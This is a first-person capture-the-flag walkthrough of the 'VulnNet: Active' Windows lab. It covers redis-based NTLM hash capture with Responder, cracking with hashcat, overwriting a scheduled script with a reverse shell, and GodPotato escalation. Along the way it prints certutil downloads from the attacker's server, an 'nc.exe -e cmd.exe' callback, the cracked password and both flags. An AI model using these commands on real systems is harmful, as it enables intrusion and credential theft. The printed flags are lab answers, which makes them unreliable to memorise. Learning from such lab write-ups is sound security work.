VulnNet: Active
Another windows box. The description:
VulnNet Entertainment had a bad time with their previous network which suffered multiple breaches. Now they moved their entire infrastructure and hired you again as a core penetration tester. Your objective is to get full access to the system and compromise the domain.
That sounds fun. Let’s start.
Nmap
Same first move as always:
nmap -sCV -p- 10.114.186.3

And a bunch of open ports come back, which is the typical AD box look:
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
6379/tcp  open  redis         Redis key-value store 2.8.2402
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Now this one looks a bit different from the usual DC. See that line? 6379/tcp open redis. Redis on a windows machine. That’s the odd one, and on these boxes the odd one out is usually the way in. So I’ve got a feeling I’m going to be attacking redis.
No Shares, So Redis It Is
Before I commit to anything, let me do the lazy check first and see if SMB will hand me any shares with no login:
smbclient -L //10.114.186.3 -N
And there are none. Nothing to list. So that confirms it, SMB isn’t my door here. Redis is.
Let me connect to it. Redis has its own client, redis-cli, and the nice thing about an open redis like this is it usually just lets you talk to it with no password:
redis-cli -h 10.114.186.3
And I’m in. First thing I run is info, which dumps a big wall of information about the server. I already knew the version from nmap, 2.8.2402, which is really old (that’s from 2014), so it might well be vulnerable to something. The other thing worth noting is os: Windows. Redis is almost always a linux thing, so seeing it on windows is unusual, but it fits because everything about this box is windows.
Next let me dump all the config with:
config get *
On line 104 there’s a user called enterprise-security. It tells me redis is running as that windows user. Hold that thought, it’s the whole key to this box.

I also checked for any stored data:
keys *
Empty.
Figuring Out The Next Move
So I’ve got a redis server and a username, but no clear path yet. Let me run enum4linux to see if anything else falls out:
enum4linux 10.114.186.3
The only new thing this gave me was the domain name, VULNNET. Useful to know but not a way in on its own.

The question is what do I do from here. I did another targeted nmap scan to check the usual AD ports, LDAP and kerberos, to see if I could attack those instead:
nmap -p 88,389,636,3268 10.114.186.3

And they come back filtered. Filtered means a firewall is sitting in front of them and swallowing my packets. So those normal AD attack paths are closed off. Which just confirms what I already suspected: redis is my way in, and I need to fully focus on it.
I searched online for this specific redis version hoping for a clean public exploit. Didn’t really find anything.
The Plan: Make Redis Leak Its Own Hash
Here’s the idea.
Right now redis is running as enterprise-security. That means every time redis tries to write a file somewhere, windows carries out that file operation as that user. So what if I don’t tell redis to save to a normal folder, but to a network path pointing back at my own machine?

The chain works like this. I tell redis to save its dump file to \\my_ip\fake-share\anything. Redis tries to write there. Windows, doing the write as enterprise-security, automatically reaches out to my IP over SMB and authenticates with enterprise-security’s NTLM hash, because that’s how windows networking works, it logs you in without asking. Meanwhile I’m running responder on my machine, which pretends to be an SMB server and quietly logs any hash that gets thrown at it. Then I take that hash and crack it offline.
Let me try it. I’m 99 percent sure this works because I’ve done this exact thing before.
Start responder listening on my VPN interface:
sudo responder -I tun0
Now I point redis at my machine. I set the save directory to a UNC path (that’s the \\ip\share network format) aimed at my IP. When redis goes to save, windows will reach out and authenticate.
First attempt:
CONFIG SET dir \\\\192.168.201.75\\share\\
And that gave me “no such file or directory”, so redis doesn’t like that syntax. It’s just a formatting thing. I messed with the quoting:
CONFIG SET dir "\\\\192.168.201.75\\share"
And this time I get:
(error) ERR Changing directory: Permission denied
Now that looks like a failure, but it’s what I wanted. The “permission denied” means redis tried to reach out to that path, which means windows already made the authentication attempt to my machine on the way. The error is on redis’s end.
And sure enough, flipping back over to responder, the hash is there in the log.
Cracking The Hash
The hash responder caught is a NetNTLMv2 hash. A quick check of the hashcat examples page tells me that’s mode 5600. So I throw rockyou at it:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
And it cracked pretty fast. The password is:
sand_0873959498

So now I’ve got real creds for enterprise-security.
Getting Onto SMB
Let me see what these creds can touch. I used smbmap to list out the permissions:
smbmap -H 10.113.161.101 -u enterprise-security -p sand_0873959498

The one that jumps out is Enterprise-Share with READ and WRITE. Write access to a share is always worth a close look, because if I can write a file somewhere the machine runs things from, that’s a foothold.
The Script On A Timer
So let me go digging in that share. Inside Enterprise-Share I found a powershell script.

And the contents were this:
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue

All it does is delete everything in a public folder. On its own that’s pointless. But why would a cleanup script like this just be in a share? The answer is almost certainly that it runs on a timer, something on the box fires it off every minute or so to keep that folder clean.
And that’s the whole opening. If this script runs automatically, and I’ve got write access to it, then I just replace its contents with a reverse shell and wait for the timer to run my version instead.
So here’s the plan. Start a listener, swap the script’s insides for a powershell reverse shell, upload it back, and wait.
First the listener:
nc -lvnp 4444
Then I headed to https://www.revshells.com/, which is a site that generates reverse shells for you in every flavour. I picked PowerShell #1, copied it, and pasted it into the script file in place of that delete line.
Then log back into the share and upload my edited version over the original:
put PurgeIrrelevantData_1826.ps1
And now wait. After about a minute, my listener lit up. I got a shell.

The User Flag
First thing I always do on a windows machine is check my privileges:
whoami /priv
And there it is, SeImpersonatePrivilege is enabled. That’s a gift, because that privilege is a very well known road to SYSTEM. I’ll come back to it in a second.
But first, let me grab the user flag. It’s in the enterprise-security Desktop folder:
THM{3eb176aee96432d5b100bc93580b291e}
First flag down. Now let’s turn that SeImpersonate into full SYSTEM.
Escalating With GodPotato
Quick explanation of what’s going on here. SeImpersonatePrivilege lets an account take on the identity of another account that connects to it. There’s a whole family of “potato” exploits that abuse this, and they work by tricking a high privileged SYSTEM service into connecting to something the attacker controls, then stealing its token. GodPotato is the modern one that works on a wide range of windows versions. End result, you run a command as SYSTEM.
To pull it off I need two files on the target: GodPotato itself, and a copy of netcat to catch my SYSTEM shell.
On my Kali box, grab a windows netcat binary:
wget https://github.com/int0x33/nc.exe/raw/master/nc.exe
Then serve both files up with a quick web server in that folder:
python3 -m http.server 8000
Now over on the target, pull both files down with certutil, which is a built in windows tool that’s great for grabbing files off a web server. First netcat:
certutil -urlcache -split -f http://192.168.201.75:8000/nc.exe nc.exe
Then GodPotato the same way:
certutil -urlcache -split -f http://192.168.201.75:8000/gp.exe gp.exe
Start a fresh listener on my machine for the SYSTEM shell:
nc -lvnp 4443
And finally run GodPotato on the target, telling it to fire off my netcat and connect back to me as SYSTEM:
.\gp.exe -cmd "C:\Users\enterprise-security\Downloads\nc.exe -e cmd.exe Your_tun0_IP 4443"
Make sure the path to nc.exe matches wherever it actually landed when you downloaded it. Run that, and the listener catches a new shell. Check whoami and it’s nt authority\system.
Root
With a SYSTEM shell, the last flag is easy.

The system flag lives in the Administrator’s Desktop, same place it always does:
THM{d540c0645975900e5bb9167aa431fc9b}

Box done.
Takeaway
Really enjoyed this one. It mixed up a couple of things I don’t get to chain together very often.
Redis was the star of the show. I love that attack, because you’re not exploiting a bug in redis at all, you’re just using a feature (telling it where to save) to make windows leak its own account hash at you. The whole thing hinges on redis running as a real domain user, and the rest falls out from there.
After that it was the familiar human mess. A cleanup script left writable on a share that any authenticated user could edit, running on a timer, which is just handing someone a reverse shell. And then SeImpersonatePrivilege at the end, which on these boxes is basically a free trip to SYSTEM.